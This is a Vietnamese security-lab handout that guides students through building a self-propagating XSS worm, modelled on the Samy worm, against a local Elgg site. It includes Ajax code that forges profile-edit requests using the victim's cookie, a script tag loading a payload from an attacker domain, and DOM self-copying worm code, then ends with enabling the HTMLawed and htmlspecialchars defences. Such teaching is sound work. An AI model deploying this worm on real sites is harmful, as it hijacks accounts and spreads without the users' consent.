Nhiệm vụ: viết mã JavaScript độc để giả mạo HTTP request trực tiếp từ trình duyệt của nạn nhân mà không cần sự can thiệp của người tấn công.

Mục tiêu: chỉnh sửa tiểu sử của nạn nhân và thêm Samy vào danh sách bạn bè của nạn nhân.

Gợi ý 1: sử dụng Ajax.

JavaScript độc có thể gửi một HTTP request đến Elgg server yêu cầu chỉnh sửa profile của người dùng hiện tại. Có 2 loại HTTP request phổ biến là HTTP GET request và HTTP POST request. Hai loại HTTP request khác nhau trong cách chúng gửi nội dung request đến server. Trong Elgg, yêu cầu chỉnh sửa profile sử dụng HTTP POST request. Chúng ta có thể sử dụng đối tượng XMLHttpRequest để gửi HTTP GET hay POST request đến ứng dụng web.

Để học cách sử dụng XMLHttpRequest, bạn xem thêm tài liệu tham khảo [1, 2]. Nếu bạn không quen với JavaScript, bạn nên đọc thêm tài liệu [3] để học một vài hàm JavaScript cơ bản.

Gợi ý 2: Code Skeleton (Khung mã nguồn). Chúng tôi cung cấp một khung mã JavaScript mà bạn cần phải viết (xem file đính kèm). Bạn cần điền đủ thông tin cần thiết. Khi bạn lưu mã JavaScript trong một file độc lập, bạn cần bỏ đi tất cả các comment, khoảng trắng dư, những ký tự xuống dòng, thẻ <script> và </script>.

```
<script>
    var Ajax=null;
    // Construct the header information for the HTTP request
    Ajax=new XMLHttpRequest();
    Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
```

```

Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");

// Construct the content. The format of the content can be learned
// from LiveHTTPHeaderers.
var content="name=..&description=...&guid="; // You need to fill in the
details.

// Send the HTTP POST request.
Ajax.send(content);
</script>

```

Bạn có thể dùng tiện ích mở rộng Firebug hoặc Developer Tools trên Firefox để debug mã JavaScript. Tiện ích này có thể chỉ ra cho bạn chính xác những nơi bị lỗi. Sau khi hoàn thành nhiệm vụ, thay đổi “Content-Type” thành “multipart/form-data” trên HTTP request gốc. Lặp lại tấn công, quan sát và mô tả.

Gợi ý 3: Lấy thông tin chi tiết người dùng. Để chỉnh sửa profile nạn nhân, HTTP request gửi từ worm phải chứa username, Guid, __elgg_ts và __elgg_token của nạn nhân. Những thông tin này có sẵn trên trang web và worm phải tìm ra chúng bằng cách dùng JavaScript.

Gợi ý 4: Cẩn thận khi xử lý một profile bị nhiễm. Đôi khi, bạn sẽ gặp lại một profile đã nhiễm XSS worm, có thể bạn sẽ muốn để yên chúng thay vì chỉnh sửa lại. Nếu không cẩn thận, bạn có thể sẽ gỡ đi XSS worm từ profile.

Hướng dẫn:

Để thực hiện nhiệm vụ này, chúng ta phải chèn worm vào profile của Samy. Khi nạn nhân ghé xem profile của Samy thì mã nguồn đã được chèn sẽ thực thi và tiến hành thêm nạn nhân vào danh sách bạn bè của Samy cũng như chỉnh sửa profile của nạn nhân.

Bước 1: Tạo host để tải file chứa mã JavaScript dùng để thêm nạn nhân vào danh sách bạn và thay đổi profile của nạn nhân.

Di chuyển đến thư mục /var/www/XSS:

```
cd /var/www/XSS
```

Tiếp tục tạo một thư mục mới tên là Attacker:

```
mkdir Attacker
```

Sau đó, tạo một file mới tên là addFriend.js với nội dung như tập tin đính kèm:

```
touch /var/www/XSS/Attacker/addFriend.js
```

hoặc


touch Attacker/addFriend.js

Bước 2: Cấu hình DNS.

Cấu hình URL www.xsslabattacker.com ứng với thư mục /var/www/XSS/Attacker.

Để domain chỉ truy cập từ máy ảo, chúng ta mở tập tin /etc/hosts và thêm dòng sau:

127.0.0.1 www.xsslabattacker.com



```

GNU nano 2.2.6      File: /etc/hosts      Modified

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
127.0.0.1    www.SeedLabSQLInjection.com
127.0.0.1    www.xsslabattacker.com

```

Bạn có thể chèn nhanh bằng lệnh:

echo '127.0.0.1 www.xsslabattacker.com' >> /etc/hosts

Bước 3: Cấu hình Apache.


Cấu hình đường dẫn chứa mã nguồn cho url www.xsslabattacker.com.

Mở tập tin default tại đường dẫn /etc/apache2/sites-available và thêm các dòng sau:

```

<VirtualHost *:80>
    ServerName http://www.xsslabattacker.com
    DocumentRoot /var/www/XSS/Attacker
</VirtualHost>

```

```

GNU nano 2.2.6 File: /etc/apache2/sites-available/default Modified

<VirtualHost *:80>
    ServerName http://www.SeedLabSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>

<VirtualHost *:80>
    ServerName http://www.xsslabattacker.com
    DocumentRoot /var/www/XSS/Attacker
</VirtualHost>

```

Khởi động lại Apache để thay đổi có hiệu lực. Vào terminal gõ lệnh:

```
service apache2 restart
```

Bước 4: Samy chèn mã nguồn vào trong profile của mình bằng chức năng chỉnh sửa profile trên Elgg. Nội dung là script sẽ được thực thi, script này sẽ có src là www.xsslabattacker.com/addFriend.js.

```
<script type="text/javascript" src="http://www.xsslabattacker.com/addFriend.js"></script>
```


XSS Lab Site

Activity Blogs Bookmarks Files Groups ▾ More

Edit profile

My display name

About me Remove editor

B *I* U | ABC ☰ ☷ ↶ ↷ 🔗 🌐 🌳 ☂ HTML 📄 📁 📧

Word count: 1 p

Public ▾

Brief description

Bước 5: Trước khi vào xem profile của Samy, Alice không có người bạn nào trong danh sách.



XSS Lab Site

Activity Blogs Bookmarks Files Groups ▾ More


Alice's friends

No friends yet.

Bước 6: Alice vào xem profile của Samy. Để chứng minh cho script đã hoạt động, một số thông báo sẽ được hiển thị.



Bước 7: Vào lại danh sách bạn cũng Alice, thấy Samy đã được thêm vào.



Bước 8: Vào profile của Alice, chúng ta sẽ thấy profile đã được chỉnh sửa.



6. Viết một sâu máy tính XSS tự lây lan

Để thật sự trở thành worm, chương trình JavaScript độc phải có khả năng tự lây lan. Có nghĩa là, bất cứ khi nào và bất kỳ ai xem profile bị nhiễm, không chỉ profile của họ bị chỉnh sửa mà worm cũng sẽ lây lan đến profile của họ, hơn nữa là lây lan đến những người vào xem profile của người vừa mới nhiễm này. Bằng cách này, càng nhiều người xem profile bị nhiễm thì worm sẽ lây lan càng nhanh. Đây chính xác là cơ chế được dùng bởi Samy Worm: trong vòng chỉ 20 giờ phát tán ngày 4 tháng 10 năm 2005, có hơn một triệu người dùng đã bị nhiễm, làm cho Samy trở thành một trong những virus máy tính lây lan với tốc độ nhanh nhất thời đại.

Nhiệm vụ: bạn cần tạo ra worm như vậy, lây nhiễm profile nạn nhân và thêm Samy vào danh sách bạn.

Để thực hiện việc tự lây lan, khi JavaScript chỉnh sửa profile nạn nhân, nó cũng phải tự sao chép mình đến profile này. Có 2 hướng tiếp cận phổ biến để làm việc này:

Hướng tiếp cận ID: Nếu toàn bộ chương trình JavaScript (worm) được nhúng vào profile bị nhiễm, để lây lan worm đến một profile khác, mã nguồn worm có thể sử dụng DOM APIs để lấy bản sao của chính nó từ trang web. Ví dụ, mã nguồn sẽ lấy bản sao của worm và hiển thị trên cửa sổ thông báo:

```
<script id=worm>
    var strCode = document.getElementById("worm");
    alert(strCode.innerHTML);
</script>
```

Hướng tiếp cận Src: Nếu worm được thêm sử dụng thuộc tính src trong thẻ <script>, viết worm tự lây lan dễ hơn nhiều. Chúng ta đã thảo luận thuộc tính src trong Câu 1. Worm có thể sao chép dễ dàng thẻ <script> sau đến profile của nạn nhân.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

Chú ý: Trong lab này, bạn có thể thử cả 2 hướng tiếp cận, tuy nhiên, hướng tiếp cận ID là bắt buộc, bởi vì nó yêu cầu nhiều thử thách hơn và không dựa trên mã nguồn JavaScript bên ngoài.

URL Encoding:

Tất cả thông điệp được chuyển qua Internet dùng giao thức HTTP sử dụng URL Encoding. URL Encoding chuyển tất cả ký tự không phải ASCII (như khoảng trắng) thành mã đặc biệt sử dụng phương thức mã hóa URL. Trong mã nguồn worm, thông điệp gửi đến Elgg nên được mã hóa sử dụng URL encoding. Hàm escape có thể được dùng để mã hóa một chuỗi URL. Ví dụ cách sử dụng hàm mã hóa:

```
<script>
    var strSample = "Hello World";
    var urlEncSample = escape(strSample);
    alert(urlEncSample);
</script>
```

Trong phương thức mã hóa URL, dấu + được dùng để ký hiệu cho khoảng trắng. Trong chương trình JavaScript, dấu + được dùng cho cả toán tử toán học và toán tử chuỗi. Để tránh nhập nhằng, bạn có thể sử dụng hàm concat cho việc nối chuỗi, tránh dùng phép cộng. Đối với mã nguồn worm trong bài tập, bạn không phải sử dụng phép cộng. Nếu bạn phải cộng một số (ví dụ a + 5), bạn có thể sử dụng phép trừ (ví dụ a - (-5)).

Hướng dẫn:

✓ **Hướng tiếp cận src:**

Tương tự như cách tạo worm ở câu 5. Tuy nhiên, thêm phần tự lây lan cho worm bằng cách cập nhật thêm trường Brief Description của profile bằng script thực thi lây

lan. Cụ thể hơn, bạn phải chỉnh sửa tập tin addFriend.js để cập nhật trường Brief Description có giá trị là đoạn script chứa mã nguồn worm.

✓ Hướng tiếp cận ID:

Worm tự lây lan sử dụng hướng tiếp cận ID phải chèn mã nguồn vào profile của nạn nhân mà không sử dụng link bên ngoài trong mã JavaScript. Người tấn công cần chèn mã độc đến profile của nạn nhân và tự lây lan bằng cách lấy một bản sao từ cây DOM của trang web. Cách tấn công cơ bản là giống nhau, tuy nhiên, phương thức tự lây lan sẽ khác với hướng tiếp cận dùng src.

Samy chèn mã độc vào profile của mình bằng chức năng cập nhật profile trên elgg. Tuy nhiên, lần này Samy chèn vào trường About me vì những trường văn bản khác bị hạn chế số lượng ký tự nhập vào. Trường About me là trình soạn thảo văn bản có thể nhận nhiều ký tự, phù hợp cho việc chèn mã độc.

Để worm có thể tự lây lan sử dụng hướng tiếp cận ID, tại thẻ <script> nên đặt thuộc tính id để việc sao chép mã có thể được truy cập bởi DOM API và thao tác dễ dàng hơn.

```
<script id="worm" type="text/javascript" >
...
document.getElementById("worm").innerHTML; // lấy mã nguồn hiện tại trong
thẻ <script> có id = worm
...
</script>
```

Đoạn code bên dưới sẽ tạo ra một bản sao của worm:

```
var selfProp = "<script id=\"worm\">"
.concat(document.getElementById("worm").innerHTML)
.concat("</\">script>");
```

Chuẩn bị giá trị để cập nhật cho trường About me.

```
var desc =
"&description=".concat(escape(selfProp)).concat("&accesslevel%5Bdescription%5D="
2");
```

7. Biện pháp ngăn chặn

Elgg có tích hợp các biện pháp ngăn chặn tấn công XSS. Để thực hiện tấn công, các biện pháp ngăn chặn đã bị tắt và comment. Có một plugin bảo mật được xây dựng (HTMLawed 1.8) trên ứng dụng Elgg, plugin này khi được kích hoạt sẽ xác thực tính hợp lệ của input từ người dùng và bỏ đi những thẻ (tag) HTML từ input. Plugin được đăng ký trong function filter_tags trong tập tin elgg/engine/lib/input.php.

Để mở biện pháp ngăn chặn, đăng nhập vào ứng dụng bằng quyền admin, đi đến administration (menu trên cùng) → plugins (trên panel bên phải), và chọn Security and spam trong menu sổ xuống và chọn filter. Bạn tìm plugin HTMLawed 1.8 bên dưới. Nhấp vào Activate để kích hoạt.

Ngoài HTMLawed 1.8, có một phương thức PHP khác được tích hợp sẵn là htmlspecialchars(). Phương thức này được dùng để mã hóa những ký tự đặc biệt trong input của người dùng, như mã hóa "<" thành <... Vào thư mục elgg/views/default/output và tìm hàm gọi htmlspecialchars trong các tập tin text.php, tagcloud.php, tags.php, access.php, tag.php, friendlytime.php, url.php, dropdown.php, email.php và confirmlink.php. Bỏ comment hàm htmlspecialchars được gọi trong mỗi tập tin.

Khi bạn đã biết cách để mở biện pháp ngăn chặn, thực hiện các việc sau:

- ✓ Chỉ kích hoạt HTMLawed 1.8 nhưng không mở htmlspecialchars; vào xem profile của nạn nhân bất kỳ và quan sát, báo cáo.
- ✓ Mở cả hai biện pháp và ghé vào xem profile nạn nhân bất kỳ và quan sát, báo cáo.

Chú ý: Không thay đổi mã nguồn nào khác và chắc rằng không có lỗi cú pháp.

cuu duong than cong . com


Hướng dẫn:

✓ Kích hoạt HTMLawed 1.8 nhưng không mở hàm htmlspecialchars()


Bước 1: Đăng nhập vào <http://www.xsslabelgg.com/> bằng tài khoản admin.

Bước 2: Kích hoạt HTMLawed 1.8

